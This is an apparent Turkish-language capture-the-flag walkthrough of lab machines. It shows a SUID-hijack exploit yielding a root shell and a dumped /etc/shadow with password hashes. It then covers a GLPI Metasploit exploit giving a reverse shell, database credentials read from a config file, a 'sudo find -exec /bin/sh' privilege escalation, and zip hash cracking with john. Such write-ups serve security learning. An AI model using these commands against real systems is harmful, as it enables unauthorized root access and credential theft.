
Bu SUID yardımı ile root kullanıcısına eriştim.

```
www-data@debian:/tmp$ ./shell /usr/bin/su
./shell /usr/bin/su
[+] hijacking suid binary..
[+] dropping suid shell..
[+] restoring suid binary..
[+] popping root shell.. (dont forget to clean up /tmp/sh ;))
# whoami
whoami
root
#
```


```
# cat /etc/shadow
cat /etc/shadow
root:$y$j9T$FtOF/cnN7paaEEQex4.iI.$.VBoHUhtFbtzwZv2FrOj5Wk/S.a5pXYww1YeIUPBkH7:19643:0:99999:7:::
daemon:*:19641:0:99999:7:::
bin:*:19641:0:99999:7:::
sys:*:19641:0:99999:7:::
sync:*:19641:0:99999:7:::
games:*:19641:0:99999:7:::
man:*:19641:0:99999:7:::
lp:*:19641:0:99999:7:::
mail:*:19641:0:99999:7:::
news:*:19641:0:99999:7:::
uucp:*:19641:0:99999:7:::
proxy:*:19641:0:99999:7:::
www-data:*:19641:0:99999:7:::
backup:*:19641:0:99999:7:::
list:*:19641:0:99999:7:::
irc:*:19641:0:99999:7:::
gnats:*:19641:0:99999:7:::
nobody:*:19641:0:99999:7:::
_apt:*:19641:0:99999:7:::
systemd-network:*:19641:0:99999:7:::
systemd-resolve:*:19641:0:99999:7:::
messagebus:*:19641:0:99999:7:::
systemd-timesync:*:19641:0:99999:7:::
sshd:*:19641:0:99999:7:::
hackviser:$y$j9T$/tk8y1jwJS53UNFO4kyhV/$Bk4HShAiYFpsI2X0OS/aePEBRJe.CBz3kptqrqAgkM9:19643:0:99999:7:::
systemd-coredump:!*:19641::::::
```


Find and Crack:

Domain' i /etc/host' a ekleyerek siteye erişim sağlıyorum aynı zamanda nmap taraması oluşturuyorum. CMS sayfasına gittiğimde karşıma bir login ekranı çıkıyor.




Default kullanıcı bilgilerini denemek için GLPI hakkında biraz araştırma yapıyorum fakat burdan bir şey çıkmıyor.






GLPI hakkında zafiyet araması yaparken Metasploit üzerinden 2 farklı exploit karşıma çıktı.


Önce RCE olan exploiti denemek istedim fakat burdan bir shell elde edemedim.




Diğer exploiti kullanarak reverse shell elde etmeyi başarıyorum.




Bağlandığım kullanıcı ve dosyalar hakkında bilgi toplamaya başlıyorum.




Bulunduğum dizinde config dosayı ilgimi çekiyor.



Config_db.php dosyasına göz attığımda kullanını adı ve şifreyi bulmuş oluyorum.



Kullanıcılar arası dikey yükselme yapmak için araştırma yapıyorum ve önce çalıştırabileceğim komutları listeliyorum burda sudo komutu kullanabildiğimi gördüm fakat dikey yükseltmede kullanabileceğim bir şey yok. Sudo -l yaptığımda sudo ile çalıştırabileceğim komutları listeledim ve find komutunu parola girmeden kullanabiliyorum.




Find ile dikey yükselme yapmak için GTFOBins üzerinden araştırma yapıyorum ve aşağıdaki kodu buluyorum.

Sudo


If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.


```
sudo find . -exec /bin/sh \; -quit
```


Komutu çalıştırdığımda root kullanıcısına geçiş yapmış bulunuyorum.



Root kullanıcısının dizinine gittiğimde backup.zip dosyası ilgimi çekiyo bunu incelemek için bir python server' ı açarak dosyayı kendi bilgisayarıma indiriyorum.







İndirdiğim zip dosyasını önce zip2john kullanarak hash bilgisini zip.hash adında bir dosyaya kayıt ediyorum ve ardından john kullanarak dosyanın hash' ini kırıyorum.